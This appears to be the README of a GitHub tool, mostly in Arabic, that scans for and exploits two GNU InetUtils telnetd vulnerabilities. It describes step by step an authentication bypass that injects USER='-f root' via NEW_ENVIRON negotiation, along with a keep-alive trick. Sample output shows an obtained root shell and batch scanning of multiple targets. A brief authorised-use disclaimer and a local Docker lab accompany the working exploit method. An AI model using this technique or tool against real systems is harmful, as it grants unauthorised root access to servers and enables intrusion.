 ekomssavior/telnet_scan
ماسح/مستغل CVE-2026-24061 & CVE-2026-32746


أداة تقييم أمنية مبنية بلغة Python تكتشف (وعند الإمكان تستغل) ثغريتين خطيرتين في GNU InetUtils telnetd:
USER (CVSS 9.8)هذه الأداة لأغراض الاختبار الأمني المصرح به والتعليم فقط.
الاستخدام غير المصرح به ضد أنظمة لا تملكها أو ليس لديك إذن صريح لاختبارها غير قانوني. يخلي المؤلفون مسؤوليتهم عن أي سوء استخدام أو ضرر ناتج عن هذه الأداة. استخدمها على مسؤوليتك الخاصة.
TELNET_SCAN_VERBOSE=1 لرؤية كل حزمة IAC وسرد خطوات الاستغلال خطوة بخطوةgit clone https://github.com/ekomsSavior/telnet_scan.git
cd telnet_scan
chmod +x telnet_scanner.py
python3 telnet_scanner.py
اختبر الاستغلال ضد هدف ضعيف معروف دون المخاطرة بأنظمة حقيقية:
cd lab
docker compose up -d
cd ..
python3 telnet_scanner.py
# Target: 127.0.0.1, Port: 2323
يدير المختبر إصدارًا ضعيفًا من GNU InetUtils 2.5 telnetd في حاوية معزولة، مرتبطة فقط بـ localhost. لا تعرض للشبكة.
صَحِّح مصافحة telnet وشاهد بالضبط ما يحدث على الشبكة:
TELNET_SCAN_VERBOSE=1 python3 telnet_scanner.py
يظهر الإخراج المفصل:

1192.168.1.100 أو example.com)23 إذا تُرك فارغًا)1 – كلتا الثغرتين2 – فقط CVE-2026-24061 (تجاوز المصادقة)3 – فقط CVE-2026-32746 (تجاوز سعة المخزن المؤقت)targets.txt:
192.168.1.100
192.168.1.101
10.0.0.50
example.com
# This is a comment line - ignored
223)إذا نجح CVE-2026-24061:
id وwhoami وls)Ctrl+C للخروج من الشل والعودة إلى قائمة الماسحلا حاجة لطرفية منفصلة أو خطوات إضافية.
يتبع الاستغلال مصافحة telnet دقيقة من 6 خطوات لضمان التوافق مع GNU InetUtils telnetd الحقيقي:
DO الأوليةTTYPE وTSPEED وXDISPLOC وNEW_ENVIRONUSER="-f root" عبر التفاوض الفرعي NEW_ENVIRONDO/WILL لـ SGA وECHO وLINEMODE وNAWS# أو root@ أو $ يرسل خيط البقاء على قيد الحياة IAC NOP كل ثانيتين لمنع ttloop() الخاص بـ telnetd من اكتشاف EOF واستدعاء exit(1) قبل معالجة الحمولة.
يقوم telnetd الضعيف بتمرير -f root إلى /usr/bin/login، متجاوزًا المصادقة ومانحًا وصولًا فوريًا لشل الجذر.
LINEMODE (RFC 1184)=== Telnet Vulnerability Scanner ===
1. Scan a single target
2. Scan targets from file (one IP/hostname per line)
3. Exit
Choose option: 1
Port (default 23):
Which tests to run?
1. Both
2. Only CVE-2026-24061 (auth bypass - gives shell if vulnerable)
3. Only CVE-2026-32746 (buffer overflow detection)
Choice [1-3]: 1
Target (IP or domain): 192.168.1.100
[*] Resolved 192.168.1.100 -> 192.168.1.100
[*] Scanning 192.168.1.100:23...
[*] Checking if service is reachable...
[+] Service reachable
[*] Testing CVE-2026-24061 (authentication bypass)...
[!] CVE-2026-24061: VULNERABLE – shell obtained!
============================================================
[+] ROOT SHELL OBTAINED! You are now in an interactive root shell.
[+] Type commands directly here. Press Ctrl+C to exit shell.
============================================================
id
uid=0(root) gid=0(root) groups=0(root)
    [STEP 1/6] Waiting for server negotiation (may take up to 15s)...
    [STEP 1/6] Got 48 bytes: fffb18fffb20fffb23fffb27...
           decoded: IAC DO TERMINAL-TYPE
           decoded: IAC DO TERMINAL-SPEED
           decoded: IAC DO X-DISPLAY-LOCATION
           decoded: IAC DO NEW-ENVIRON
    [STEP 2/6] Responding WILL to all DO options
    [STEP 3/6] Waiting for SB SEND subnegotiation requests...
    [STEP 4/6] Sending subnegotiation responses...
               NEW-ENVIRON IS VAR USER VALUE "-f root"  *** EXPLOIT ***
    [STEP 5/6] Handling remaining option negotiations...
    [STEP 5/6] Text received: 'root@vuln-lab:~# '
    [RESULT] SUCCESS: Passwordless root login via USER="-f root" injection
=== Telnet Vulnerability Scanner ===
1. Scan a single target
2. Scan targets from file (one IP/hostname per line)
3. Exit

Choose option: 2
Port (default 23):
Enter filename with targets (one per line): targets.txt

Which tests to run?
1. Both
2. Only CVE-2026-24061 (auth bypass - gives shell if vulnerable)
3. Only CVE-2026-32746 (buffer overflow detection)
Choice [1-3]: 1

[*] Loaded 3 targets from targets.txt

==================================================
[1/3] Scanning 192.168.1.100:23
==================================================
[*] Resolved 192.168.1.100 -> 192.168.1.100
[+] Service reachable

[*] Testing CVE-2026-24061...
[!] CVE-2026-24061: VULNERABLE – shell obtained!

[?] Shell obtained! Interact now? (y/N): n

[*] Testing CVE-2026-32746...
[+] Server did not crash; likely not vulnerable

==================================================
[2/3] Scanning 192.168.1.101:23
==================================================
[-] Service not reachable on 192.168.1.101:23

==================================================
[3/3] Scanning example.com:23
==================================================
[*] Resolved example.com -> 93.184.216.34
[+] Service reachable

[*] Testing CVE-2026-24061...
[+] No response received; may still be vulnerable
